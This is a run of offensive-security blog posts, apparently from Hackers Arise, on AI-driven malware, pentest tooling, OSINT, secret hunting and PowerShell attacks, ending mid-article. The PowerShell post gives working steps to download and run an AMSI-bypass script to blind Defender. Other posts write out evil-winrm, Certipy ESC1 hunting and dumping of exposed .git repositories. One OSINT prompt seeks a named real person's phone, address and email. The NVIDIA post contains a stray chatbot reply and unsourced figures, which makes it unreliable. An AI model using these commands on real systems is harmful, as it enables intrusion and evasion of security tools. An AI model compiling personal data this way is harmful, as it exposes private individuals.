
kali > cairn explore
Source: Cisco Talos

Here is how the clusters look like. Samples are grouped into clusters even when they share no obvious string overlap. These are semantic discoveries that analyze the meaning. 

Source: Cisco Talos

Malware That Uses AI

Let’s take a look at the new developments in malware that were published by Cisco Talos. Their team was analyzing CLOSEDQUORUM.

They say it’s the first publicly documented Windows implant to apply this model to tactical command and control (C2). After it’s deployed, it uses AI models to decide what to do next and then executes their collective decision to harvest user credentials and crypto wallets. It doesn’t need a human to be ruling over the process, as the AI does everything. 

Traditional C2 architecture needs the hackers to have server infrastructure. That infrastructure is attributable and blockable. Instead of this, CLOSEDQUORUM calls up to four commercial LLM provider endpoints used by thousands of legitimate applications daily.

Here is how it looks decompiled. 

Source: Cisco Talos

You see the providers, models and prompts. 

Source: Cisco Talos


Hackers also may give detailed technical prompt templates. Here TARGET: %s is substituted at runtime. 

Source: Cisco Talos

The response is then deserialized into a Go struct. 

Source: Cisco Talos

Structure of the returned model’s decision.

Summary

Malware that calls out to AI is already here. There’s no server to attribute or block, since the traffic goes to provider endpoints that legitimate apps hit all day. Now we also hunt for cognitive artifacts like prompt templates, provider endpoints, API key prefixes and jailbreak wording. CAIRN helps with that by working from VirusTotal metadata, so you never download or run the sample. It groups findings by AI strings, behavior and families and clusters similar samples by meaning. It shows us where hackers are heading, and they’re heading toward AI doing the thinking for them.

If you like Malware Analysis and want to improve your skills in this field, sign up for our Reverse Engineering Malware training.

The post Malware Analysis: Analyzing AI-Backed Malware with CAIRN first appeared on Hackers Arise.
Living off The Browser: Running Popular Hacking Tools Inside Chrome

Welcome back, pentesters!

Most of you are used to working with tools on your Linux machine. A lot of these tools are built for it. WSL exists, but some of them can also run right inside your Chrome browser. NXC, SharpHound, LDAP-shell, Evil-WinRM and five more are bundled into one signed IWA with multi-protocol support.

Before we go any further, don’t use these tools against systems you’re not authorized to test, and don’t use your daily Chrome browser for this either.

Let’s take a closer look at the bundle and see how it works.

Setting Up

We’ll follow the manual on the website. The setup is quick and just needs a few adjustments to Chrome. The first step is enabling Chrome flags. Paste each of these links and change the status.

Then relaunch Chrome and open web-dev. Recent Chrome updates moved this from web-app-internals.

Here we install a new tool. Paste this link:

https://iwa-tools.pkilla.pw/iwa/update.json

Chrome will fetch the version. Press Install. In apps, you’ll see the iwa-tools console appear. That’s what you need to open.

Working with Tools


The first thing to do is list the help menu, which has all the commands you can run. Each command has its own help menu with the syntax.

iwa > help
iwa > command -h 


Let’s do a quick port scan and find out what’s open on our Windows machine in the lab.

iwa > portscan IP 88,389,445,5985,9389 --timeout 2000
Source: Github

If Kerberos and LDAP are open, that means this host is a domain controller. We also have WinRM open. It may give us remote access on the DC with a valid admin account.

iwa > evil-winrm -H IP -u user -p password

Let’s list the DNS zones that our domain has available.

iwa > adidns -H IP -u user -d domain -p password --auth kerberos --tls --list
Source: Github

Finally, let’s see if we can escalate our privileges with ADCS. Certipy is used here.

iwa > certipy find -H IP -u user -d domain -p password --tls -enabled 
Source: Github

If you get the same results showing ESC1 is vulnerable, that’s a quick win. There are plenty of write-ups out there on abusing it to get domain admin privileges in the tested domain.

Summary

Creativity has always been one of the most important skills for hackers. Turns out our favorite tools can run inside a browser and reach systems locally. You might still prefer the classic way, which is totally fine, but it’s good to know they work just as well from a browser tab.

If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.

The post Living off The Browser: Running Popular Hacking Tools Inside Chrome first appeared on Hackers Arise.
Artificial Intelligence (AI) in Cybersecurity, Part 27: Web App Hacking with Cybermes

Welcome back, aspiring cyberwarriors!

With so many AI tools out there, it’s getting harder to find the ones actually worth your time. A lot of projects look alike and the differences between them can come down to minor UI tweaks. But it’s still worth digging, because every now and then you find something good.

One of the interesting projects we came across recently is Cybermes. It’s an offensive security assistant and automation framework built for bug bounty hunting, recon and reporting. It has more than 200 security playbooks and full Model Context Protocol (MCP) support. The most notable thing here is the reporting structure. The framework handles reporting really well, it has a scope.yaml file you can modify and the TUI interface looks clean.

We’ll show what the assistant can do and how well it handles the tasks.

Setting Up

Unlike PentestCode, there’s some work to do before you can start using the tool.

First, make sure you have Go installed on your Kali. The framework needs to compile tools and without Go your installation will be incomplete.

kali > sudo apt update 
kali > sudo apt install go-lang

Then download the repository and run the setup script.

kali > git clone https://github.com/Zyrexnn/Cybermes.git
kali > cd Cybermes
kali > python3 -m venv venv; source venv/bin/activate
kali > chmod 777 setup.sh
kali > ./setup.sh

It’ll take a few minutes. When it’s done, run the doctor script to make sure everything is in order.

kali > python3 tools/doctor.py

After that, add your OpenRouter API key to two env files before you can start working with the tool.

kali > vim .env
kali > vim hermes/.env

Make sure you add the API key to both files, otherwise it won’t work.

kali > ./cybermes model

Finally, specify the scope in scope.yaml. We’ve got OWASP Juice Shop for the test, listening on port 3000.

Now we’re all set.

IDOR/BOLA – Terminal User Interface 

The Terminal User Interface is clean and easy to work with, so we’ll start there. You might end up preferring it over the CLI version.

kali > TARGET=127_0_0_1_3000
kali > ./cybermes –tui

Our first prompt in TUI is hunting for IDOR using Nemotron 3.5 Lightning. As the model tests the target, you’ll see entries populating the screen with the commands the tool runs.

Fifteen minutes later we got our results and BOLA was confirmed.

Reporting is really the strongest side of this framework. It created a couple of files with reports and sorted them properly. As you keep hunting for bugs on the same target, all your findings get brought together in one file.

Findings are always stored in Markdown format and keep almost the same structure every time, which makes them look professional.

JWT & SQLi – Command-line Interface 

Now let’s look at the CLI version and try to find more bugs.

kali > ./cybermes --cli

Our first prompt will be testing JWT:

Authorized lab only. Target http://127.0.0.1:3000/rest/user/login.
Audit authentication and JWT handling with non-destructive requests. Try the publicly documented Juice Shop demo accounts if needed (admin@juice-sh.op / admin123 and a normal user you register).

Check token claims, privilege flags, and whether a standard user can hit admin-ish REST routes.
Record only confirmed issues under reports/127_0_0_1_3000/findings/.

It took some time to reason through and test the app, then gave the results.

The same files were produced again, with PoCs and an explanation of each bug and the risks tied to it.

We also tested SQLi on search:

Authorized lab only. Audit http://127.0.0.1:3000/rest/products/search?q= for SQL injection using safe syntax and error/timing evidence. Do not dump the full database into the terminal. If confirmed, write reports/127_0_0_1_3000/findings/high_sqli_product_search.md and a minimal PoC in pocs/.

Here’s the report on our SQLi finding, looking just as good as the previous ones.

The tool passed all our tests against the Juice Shop and brought the findings together in the final report. The skills it ships with work well. You might want to go through them and add some of the ones we covered recently. We covered a repository with 83 skills and almost half of those were built by studying 681 real bug reports that people actually got paid for on HackerOne.

Summary

Cybermes has clear strengths. It’s good at reporting, it has a clean TUI and a big library of built in skills. The framework sets up quickly if you have Go installed on your Kali and it already knows which tools to work with based on those skills. That’s handy. We used OpenRouter for this test, but you can also point it at your local Ollama models. For that you’ll need a tool calling model (qwen2.5:14b). Chat only 3B models won’t cut it here.

We also invite you to join our AI for Cybersecurity training. During the training, we’ll show you different ways of using AI in cybersecurity, set up local models and solve labs. The field is evolving rapidly and the sooner you learn things, the greater the advantage you’ll have.

The post Artificial Intelligence (AI) in Cybersecurity, Part 27: Web App Hacking with Cybermes first appeared on Hackers Arise.

Artificial Intelligence in Cybersecurity, Part 26: OpenPlanter for OSINT Investigations

Welcome back, investigators!

Some things just lie on the surface, while others take time to find. In OSINT, finding the right data often means digging deep. Before you reach a conclusion, there must be solid evidence to support it, and data acquisition is always the most time consuming part of this process. The success of your investigation depends on how well you can find information and connect the dots.

OpenPlanter can automate part of this process. 

OpenPlanter

Essentially, OpenPlanter is a recursive language model investigation agent. It ingests different kinds of data, which can be corporate registries, campaign finance records, government contracts and more. It then resolves entities across them and surfaces connections through evidence-based analysis. You can also use it to build profiles of individuals based on publicly available information.

OpenPlanter has both a desktop GUI and a terminal interface. The second one is more convenient.

Setting Up

The setup process is quick. We just need to create a Python environment that will host the needed libraries. 

kali > git clone https://github.com/ShinMegamiBoson/OpenPlanter.git
kali > cd OpenPlanter
kali > python3 -m venv venv; source venv/bin/activate
kali > pip install -e . 
setthing up the tool

Once it’s done, we need to give it our API keys. 

To make web searches, OpenPlanter needs the Exa API. Exa is cheap to use and gives free credits for new accounts, so you don’t have to pay upfront. OpenRouter API is also needed to run the tool. OpenRouter has free AI models, but there is a daily usage limit. Make an account there and get your free API key. 

To configure keys, run this command and paste them: 

kali > openplanter-agent --configure-keys
configuring the api keys

At this point, you can use the tool.

Using OpenPlanter with OpenRouter

The daily API usage limit is enough to run a couple of basic tests, like the one below.

kali > openplanter-agent --task “Find recent security breaches affecting Apple” --provider openrouter --model openrouter/free
testing with openrouter

OpenPlanter will use Exa API key to find information. Without Exa, it burns tokens faster and gives incomplete results. 

Normally, the tool saves the results in a text file in the current directory, but it doesn’t always happen. Be careful and make sure you don’t lose anything. 

Here is our first report.

reading report on Apple's breaches

To make things more interesting, we asked it to find a complete list of Tatneft executives. Tatneft is one of the largest oil and gas companies in Russia.

tatneft executives

The report was well organized, but all this information is readily available on the internet, due to the size of the Russian company. 

When it was asked to find more information on a specific person from the list above, it struggled to find much and ended up with some generic data and a wrong social media account. Well, maybe that person is hard to find, so we gave it a second chance and picked a unique name from the same list: Nail Ulfatovich Maganov.

kali > openplanter-agent --task "Find as much information as you can on Nail Ulfatovich Maganov who works at Tatneft. If possible, find his Vkontakte, phone number, address, email and check if his email has been in data leaks. Save the results in a text file" --provider openrouter --model openrouter/free

The results can be seen below. OpenPlanter did find his LinkedIn account and extracted information from various places. 

tatneft report on an executive

finding infromation in the OpenSanctions records

It also found OpenSanctions records associated with Nail Maganov. 

But he is a well known figure in Russia. What about regular employees at a large Russian company? We will use Sibur for this example. Founded in 1995, it’s Russia’s largest petrochemical company.

We tried two individuals. During the first attempt, the tool didn’t find the correct person. After the second attempt with a different employee, it gave the results. 

finding information on employees

finding information on employees

It found Svetlana’s position (Head of HR). This information was in her LinkedIn account. The rest of the information deserves further validation. Keep in mind, Russia has undergone a massive data blackout, systematically dismantling its open data and public statistics infrastructure. No wonder it’s hard to find things there.

Using OpenPlanter with Ollama – Locally

OpenPlanter’s own docs push toward frontier models (GPT-5.2, Claude Opus 4.6, Cerebras Qwen3-235B), because the whole process is quite demanding. Small local models will be noticeably weaker. But we still gave it a try. The first model was Qwen3:0.6B and its first attempt didn’t produce any results. After the second attempt, it found recent vulnerabilities that Windows had.

finding recent vulnerabilities that Windows had with local ollama model

We also tried it with Qwen3:4b, but it produced absolutely irrelevant data in its response. 

testing qwen3:4b

We didn’t stop here and tried it again. The results were still irrelevant. Instead of making a report on Mikhail Karisalov (CEO of Sibur) it spoke about something else. 

Using OpenPlanter with Ollama – Remote Servers

If you decide to rent a server with good hardware to test other models, don’t waste your time on it. We tried various models, but none of them worked well. OpenPlanter calls a model, the model replies and then it fails. The output can be seen on the screen.

Here is an example with Qwen3.6:27b. Qwen3.6:35b had the same issue.

testing remote ollama models

We also tried Ornith:35B.

testing remote ollama models

These models support thinking and tooling, but they can’t really do much in this case. 

Terminal Interface

It’s also important to mention that there are two ways you can use OpenPlanter in the terminal. So far, you’ve seen only one. If you’re more comfortable with a chat interface, you can use the second option.

kali > openplanter-agent --provider openrouter --model openrouter/free
terminal ui

Here you run your prompts and tweak the tool using the available commands.

Summary

After testing the tool in various ways, we came to the conclusion that it works reliably only with OpenRouter. That’s what gave us the best results. The developers also push towards frontier models or OpenRouter. The whole process of investigation relies heavily on the Exa API. Using it with Ollama models hosted externally (VPS) will not work, as it fails silently even if you select a supported AI model. 

The tool might confuse people, especially if their names are common and their social media profiles are empty. Everything it finds deserves validation. Occasionally, it may check the results, marking them HIGH, MEDIUM or LOW depending on its confidence. It doesn’t always do it, but this can be fixed if the prompt explicitly asks for it. Most importantly, OpenPlanter can still save you time.

Learn more with our AI for Cybersecurity training. During the training, we’ll show you different ways of using AI in cybersecurity, set up local models and solve tasks with it.

The post Artificial Intelligence in Cybersecurity, Part 26: OpenPlanter for OSINT Investigations first appeared on Hackers Arise.
The NVIDIA AI Ecosystem: A Quick Guide

Welcome back, my aspiring cyberwarriors!

Many aspiring cyberwarriors write to me asking where they should start in artificial intelligence for cybersecurity and the answer is simple, Hackers-Arise! We have dozens of tutorials–and now classes– on how to apply AI to cybersecurity. In addition, we are the sponsor of the upcoming Wittgenstein Award for the best AI cybersecurity agents. This will give our students an inside look at the development of the best of the best in AI cybersecurity as our students will have an opportunity participate and use the models and agents we develop.

Beyond learning AI for cybersecurity, there is another issue. There are many platforms, models, and hardware to choose from. Comparable to Cisco at the advent of internet in the 1990’s, those who hitched their wagon to Cisco found themselves in an advantageous position regarding jobs and promotions. I want to make the case that NVIDIA is the company you should be hitching your wagon to in this new era.

As you know, NVIDIA is the most valuable company in the world! It is rapidly growing an eco-system that will exceed that of Apple and Cisco. They have quietly built an eco-system of AI that will make it very hard to dislodge them from this dominant position. Jensen Huang and NVIDIA are building an almost impenetrable wall around their eco-system assuring it will be here for years to come.

NVIDIA began as a start-up 1993 building graphics processing units (GPU) for PC gamers. Processing pixels for any graphics intensive product is very compute intensive and NVIDIA made those games come alive. Graphics processing is compute intensive as every image is made of millions of tiny polygons that the GPU must compute it’s size, color, and movement. This means crunching a vast amount of data and Jensen Huang and his colleagues developed a graphics card capable of doing all those calculations very fast through massive parallelism. GPU’s have thousands of cores capable of doing these calculations serially and simultaneously. That is the magic of NVIDIA GPU’s and it is what makes NVIDIA GPU’s the preferred chip for AI. Neural networks–the foundation of our LLM’s at this moment– are built almost entirely from matrix multiplications. This means that the same calculation needs to run over and over on different data. The NVIDIA GPU is uniquely designed for this.

Now let’s take a look at the NVIDIA eco-system that Jensen Huang is building in AI.

Major Equity Investments / Strategic Partnerships

Jensen Huang has made numerous investments in companies positioned to benefit from the coming age of AI, including:

Mellonox –in 2019 NVIDIA agrred to buy Mellanox, an Israeli maker of high-speed Infiniband and Ethernet interconnects for $6.9 billion. NVIDIA needed faster interconnects between to communicate to and from it’s super fast GPU’s and other hardware and Mellanox provided that.

ARM— the British chip designer was the next firm in NVIDIA’s cross-hairs. Jensen Huand recognized that needed powerful and efficient CPU’s to manage his systems. ARM designs RISC-based CPU’s that power the mobile world due to their unique combination of speed and efficiency. NVIDIA offered $40 billion to purchase ARM for what Huang called “the world’s premier computing company for the age of AI.” The US FTC sued to block the acquisition and NVIDIA dropped it’s pursuit of owning ARM. Instead, it holds ARM and it’s CPU’s in close partnership integrating their CPU’s in a multitude of products. Interestingly, ARM is now worth about $250 billion, 6x what Huang offered for it just 6 years ago.

OpenAI — NVIDIA and OpenAI announced a letter of intent to deploy at least 10 gigawatts of NVIDIA systems, with NVIDIA intending to invest up to $100 billion in OpenAI progressively as each gigawatt is deployed. Earlier in 2026, OpenAI raised $110 billion at a $730 billion pre-money valuation, with NVIDIA and SoftBank each investing $30 billion and Amazon investing $50 billion. NVIDIA also noted in its 10-K ( a type of disclosure required by US regulators at the SEC) that it’s finalizing an investment and partnership agreement with OpenAI, though there’s no assurance the transaction will be completed.

Anthropic — NVIDIA and Anthropic announced a deep technology partnership to optimize Claude models for NVIDIA architecture and vice versa; Anthropic’s Series H in May 2026 raised $65 billion at a $965 billion post-money valuation, making it one of NVIDIA’s two largest single-company bets alongside OpenAI.

CoreWeave — NVIDIA holds a stake with an original 7% stake (24.2 million shares) worth roughly $2 billion at IPO, plus an additional $2 billion investment in early 2026, on top of a prior $6.3 billion agreement to purchase CoreWeave’s unused computing capacity through 2032.

xAI — A structure of $7.5 billion in equity plus $12.5 billion in debt, largely through a special purpose vehicle for GPU purchases, supporting xAI’s Colossus 2 data center in Memphis.

Hugging Face — A pending acquisition-related investment of $12.9 billion.

Mistral AI — NVIDIA remains an investor alongside lead backer ASML, with Mistral valued at €11.7 billion (about $13.8 billion).

AI Infrastructure Financing

In August of this year (2026), NVIDIA announced a partnership with some of the largest financial firms in the world including Apollo, BlackRock, Brookfield, Goldman Sachs, and KKR. This partnership was designed to facilitate financing of AI infrastructure and, of course, NVIDIA GPU’s.

Venture / Ecosystem Programs

A roughly £2 billion (~$2.6 billion) UK commitment flowing through partner VCs — Accel, Air Street Capital, Balderton, Hoxton Ventures, and Phoenix Court — into startups in London, Oxford, Cambridge, and Manchester.

Similar “VC Alliance” partnerships extended to European firms including Accel, Elaia, Partech, and Sofinnova, offering DGX Cloud Lepton marketplace credits to portfolio companies.

Scale

NVIDIA has committed over $50 billion across AI labs, cloud services, data centers, and optical communications, with private company assets reaching $47.9 billion by July 2026 and about $18 billion in equity commitments still to be executed.

This list isn’t exhaustive — NVIDIA also has long-standing commercial partnerships with cloud providers (AWS, Microsoft Azure, Google Cloud, Oracle), automakers, and chip/hardware partners that function differently from these financial stakes. Let me know if you’d like me to dig into any particular category.

Summary

NVIDIA and Jensen Huang have quietly built an almost impenetrable eco-system of artificial intelligence systems through acquisitions, partnerships, and financing. Similar to the eco-system CISCO built with networking equipment at the advent of the Internet, it will be advantageous to become part of this eco-system as it will likely be dominant for the foreseeable future.

The post The NVIDIA AI Ecosystem: A Quick Guide first appeared on Hackers Arise.
Open Source Intelligence (OSINT): Finding Leaked Secrets with TruffleHog

Welcome back, cyberwarriors! 

You’ve probably seen people committing their env files to GitHub without noticing it. When you’re looking for a job as a coder, that mistake alone is significant enough to get you rejected if it happens during the technical portion. And if it ever happened to you, it’s happened to plenty of others too.

Today we’ll look at TruffleHog. It’s a tool that scans Git repositories and their full history for secrets that got committed by accident. It uses high entropy checks with custom regular expressions to catch strings that look like API keys, tokens, passwords and other sensitive data. You can point it at one repository or use a GitHub or GitLab API to hit a lot of projects in one go.

A developer can delete a key from the latest commit, but it will still live in Git’s past. With those credentials, you access services without making much noise.

Installation

First install git-dumper and TruffleHog. The Python package and the GitHub release are not the same, so pay attention to which one you’re on.

kali > pip3 install git-dumper  
kali > pip3 install trufflehog

We’ll use git-dumper when we find an exposed .git directory and then run TruffleHog against that dump. Leaked .git folders are still common.

Dump a Repository

Some servers leave the entire .git directory open. Below you can see a website where it was fully accessible.

viewing exposed git directory

Dump it by giving git-dumper the URL and a local folder for the files.

kali > git-dumper http://example.com/.git dump
dumping exposed git directory with git-dumper

Other websites block the directory listing but still serve some of the files.

Git-dumper can pull every object, commit and reference it can reach.

kali > git-dumper http://example.com/.git/  dump

Everything will be stored in the dump folder.

Analyzing the Repositories

Once the dump is on disk, run TruffleHog against it. By default it runs entropy-based matching. That can help, but it shouldn’t be the only mode you know. In our case, regex with entropy off gave us more results. 

kali > trufflehog --regex --entropy NO dump
experimenting with tufflehog flags

discovered credentials with trufflehog

In one of the files we found database credentials.

You can also install TruffleHog from the GitHub release and scan the filesystem directly:

kali > curl -sSfL https://raw.githubusercontent.com/trufflesecurity/trufflehog/main/scripts/install.sh | sh -s -- -b /usr/local/bin 

kali > trufflehog filesystem /home/kali/Documents/dump  
trufflehog filesystem mode

This build is fine for tuning your scans, but it often makes more noise and false positives, so just be aware of it.

Other Ways to Analyze Repositories

Depending on which build you’re using, try these flags to change what you get in the output.

Scan a repo for verified secrets:

kali > trufflehog git https://github.com/trufflesecurity/test_keys --results=verified,unknown
scanning for verified secrets with trufflehog

Verified means TruffleHog checked these finding live against the service API (AWS, GitHub and so on). Unknown is both high entropy and regex hits that it couldn’t confirm.

Same scan with JSON output:

kali > trufflehog git https://github.com/trufflesecurity/test_keys --results=verified,unknown --json
scanning all repos of an organization with trufflehog

Scan a GitHub repo including issues and pull requests:

kali > trufflehog github --repo=https://github.com/trufflesecurity/test_keys --issue-comments --pr-comments  
scanning issues comments and pull requests with trufflehog

finding gems with trufflehog

That digs into issues, comments, PR bodies and comments. You can find leaks in discussions too.

Scan a local Git repo:

kali > trufflehog git file://test_keys --results=verified,unknown  

Useful when you’ve compromised a dev Linux machine with multiple projects on it. There’s a better chance of finding something locally than pushed to GitHub, although both can happen, as you now know.

Summary

We had an external pentest where several services were accessible but no credentials could be found. Surprisingly, some developers had kept projects they were doing for the company publicly accessible on GitHub. Eventually we found a working pair and got into a database.

TruffleHog can be really helpful here. Sensitive files sometimes get exposed without the publisher even knowing it. We’re humans and we make mistakes. Offensive or defensive, the point is the same.

The post Open Source Intelligence (OSINT): Finding Leaked Secrets with TruffleHog first appeared on Hackers Arise.
Artificial Intelligence (AI) in Cybersecurity, Part 25: Upgrading Your Model with Specific Skillset

Welcome back, aspiring cyberwarriors!

Sometimes you might run the same model twice and get different results. That often happens when you’ve upgraded it with skills. Skills are detailed text documents that lay out the tools the model should use, the approach it should take and how it should analyze the results. Good skills are practical, pulled from actual reports on HackerOne and other bug bounty platforms. A model can still lean on its own knowledge, but that’s just less efficient.

There are plenty of skills out there you might come across, but not everything can be trusted. Some skills can simply be dangerous and infect your system. To make sure they are safe, you can check them with SkillSpector by NVIDIA, so you don’t end up with anything malicious on your system.

Bug Bounty Skills

Both of these repositories do bug bounty hunting end to end, but they go about it in almost opposite ways.

The first is called Bountyforge. It’s actually just one single skill file, but it’s smart enough to split itself into eight different mini agents that all work at the same time. One looks at websites and apps, another at crypto and blockchain, others go after different angles hackers can exploit. It also checks each finding with four different tests to make sure it’s not a false alarm. Then you get a report in whatever format the bug bounty program wants.

bountyforge

You don’t even need Claude Code or any other coding tool for this, you can just run it right inside the regular Claude website in your browser.

The second bug bounty repository is Claude-BugHunter. It takes the opposite approach. The repo has 83 skills and almost half of those were built by studying 681 real bug reports that people actually got paid for on HackerOne. These skills aren’t locked to Claude Code either, you can use OpenCode, Codex or Hermes Agents with them.

Here are a few examples of the results we got with these skills.

API endpoints are often vulnerable and this is worth trying your luck on to see how it goes.

api abuse found

Another approach can be APK reverse engineering. Here we found a hardcoded RSA-2048 signing private key baked into the published APK. With that key, hackers can push a new app to the app store and infect every employee phone, getting access not just to the WiFi network at the workplace but to their personal life too. Quite dangerous.

supply chain attack found

We found an API endpoint vulnerable to an SQL injection and managed to pull the entire database.

sqli injection found

Having skills built on real attacks keeps the model from wandering off into its own weird approaches and missing a lot of good findings. 

Active Directory Skills

Claude-AD was made by ADScanPro for testing a company’s internal network. It gives your model a playbook with skills and agents built for an Active Directory assessment. The developers are upfront that it’s not an auto pwn tool. It’s meant to guide you through the assessment. Every finding can get mapped to a compliance control (DORA, NIS2 and ENS).

Claude-AD is very careful about getting caught too. It explains what a security team would actually see on their end if that technique got used. And any time it’s about to do something that would actually change things on the company’s network, it stops and asks for confirmation first.

General Cybersecurity Skills

Antropic-Cybersecurity-Skills is basically a giant reference book. It has 817 skills covering 29 areas of security work, cloud security, malware analysis, all the way down to hardware and firmware. Each skill is its own small file, so your agent will quickly pull out the two or three it actually needs for its task.

antropic cybersecurity skills

Every skill ties back to real security frameworks that companies and auditors already use (NIST CSF, MITRE ATT&CK and so on). So if your model finds a problem using one of these skills, it can also tell you exactly which official standard it violates. You can use it to justify findings to a compliance team.

SCADA Skills

On an industrial network, a clumsy scan can shut down a production line or damage physical equipment, since a lot of this gear is old and wasn’t built to handle unexpected traffic. That’s why the ICS skill by Masriyan is built to never actively touch a live industrial network. Instead, it works off network captures someone already took. It reads the file, recognizes industrial protocols by the ports they normally run on (Modbus, DNP3, Siemens S7, EtherNet/IP, OPC-UA, and more) and counts which devices are talking to each other. It then shows you write commands, these are the ones that change a value on an industrial device. That’s the traffic you want to see first.

scada ai skills

The second mode skips network captures and instead searches for exposed industrial equipment using Shodan and Censys. The skill can also help your model reason about how an industrial network is laid out and check findings against MITRE’s ICS specific attack framework and the IEC 62443 security standard.

Science Skills

Although science isn’t really what we want to focus on here, in one of our SCADA articles we mentioned that to carry out a successful attack requires hackers to understand the technical process of the plant. That means understanding how the chemicals are produced and which units are used along the way. We also showed how vinyl acetate is produced and talked about paracetamol production.

1 kg of paracetamol at 100% purity was reported to cost €8,205, while 1 kg at 99% purity cost just €5. So even a single day of sabotage could cause serious financial damage to an enterprise.

paracetamol price and purity

Finding a scientist among hackers is quite a challenge, which is why Stuxnet needed a group of people from different backgrounds working toward one objective. But now hackers can just import different skills to make their attacks more devastating. K-Dense published 140 skills with access to different scientific databases and Python tools.

The real concern here isn’t ICS exploits inside the repository, there aren’t any. It’s the access to sensitive scientific data paired with an AI agent that can actually understand that data and change it.

ai science skills

Summary

AI skills can be a gamechanger, especially when they’re based on actual reports hackers got paid for. These skills show your model how to approach things and what tools to use during the test, so it doesn’t wander off hallucinating and inventing its own ways of testing things. That can wreck your bug bounty flow, since you’ll end up overlooking plenty of potential targets.

Simply relying on the AI to find things isn’t enough, hunters that do it keep getting a lot of dupes. You need to test things manually too. For this reason we created our Bug Bounty training to show you how to find bugs and work with the AI more efficiently.

The post Artificial Intelligence (AI) in Cybersecurity, Part 25: Upgrading Your Model with Specific Skillset first appeared on Hackers Arise.

PowerShell for Hackers, Part 8: Privilege Escalation and Organization Takeover

Welcome back, pentesters!

For quite a while we’ve been covering different ways PowerShell can be used by hackers. You’ve learned about persistence, evasion, survival and the mayhem you can cause with PowerShell.

Today we’ll show you a basic workflow for interacting with a Windows system once you’ve gained some access. You’ll see privilege escalation, AMSI bypass and dumping credentials from a host. PowerShell can be used to exploit systems, even though it was never built for that purpose. Our goal is to make it simple for you to automate exploitation during pentests. Things that usually get done manually can be automated with the scripts. Let’s start by learning about AMSI.

AMSI Bypass

AMSI is the Antimalware Scan Interface. It’s a Windows feature that sits between script engines like PowerShell or Office macros and whatever AV/EDR product is installed on the machine. When you execute something, the runtime hands that content to AMSI so the security product can scan it before anything dangerous runs. It makes scripts and memory activity visible to security tools, which raises the bar for simple script attacks and malware. Hackers are constantly looking for ways to keep that content from ever reaching AMSI  or to alter it so it won’t match detection rules.

You’ll see plenty of articles and tools claiming to bypass AMSI, but soon after they get released, Microsoft patches the vulnerability. That doesn’t mean these bypasses don’t exist. They certainly do and hackers use them, so it’s worth being familiar with this attack. Let’s test our system and try to patch AMSI.

First we need to check if the Defender is running on our target:

PS > Get-WmiObject -Class Win32_Service -Filter “Name=’WinDefend’”
checking if the defender is running on windows

And it is. If it was off, we wouldn’t need any AMSI bypass.

Patching AMSI

We need to patch AMSI using our script. Let’s download it:

PS > wget   https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/shantanukhande-amsi.ps1 -O shantanukhande-amsi.ps1

As you know by now, there are a few ways to execute scripts in PowerShell. We will use a simple one for demonstration purposes:

PS > .\shantanukhande-amsi.ps1
patching amsi with a powershell script

If your output matches ours, then AMSI has been successfully patched. From now on, Defender doesn’t have access to your PowerShell sessions and anything can be executed in it. 

It’s important to mention that some articles on AMSI bypass will tell you that downgrading to PowerShell Version 2 helps to evade detection, but that is not true. At least not anymore. Defender actively monitors all of your sessions and these simple tricks will not work.

Dumping Credentials with Mimikatz

